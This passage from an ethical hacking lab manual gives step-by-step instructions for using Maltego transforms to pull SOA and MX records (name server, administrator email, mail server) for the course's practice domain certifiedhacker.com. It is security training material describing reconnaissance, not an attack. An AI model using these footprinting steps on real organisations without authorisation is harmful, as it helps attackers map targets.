


30. Right-click the **certifiedhacker.com** entity and select **All Transforms** --> **To DNS Name - SOA (Start of Authority)**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. This returns the primary name server and the email of the domain administrator, as shown in the following screenshot.




32. By extracting the SOA related information, attackers attempt to find vulnerabilities in their services and architectures and exploit them.

33. Select both the name server and the email by dragging and deleting them.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Right-click the **certifiedhacker.com** entity and select **All Transforms** --> **To DNS Name - MX (mail server)**.




35. This transform returns the mail server associated with the certifiedhacker.com domain, as shown in the following screenshot.



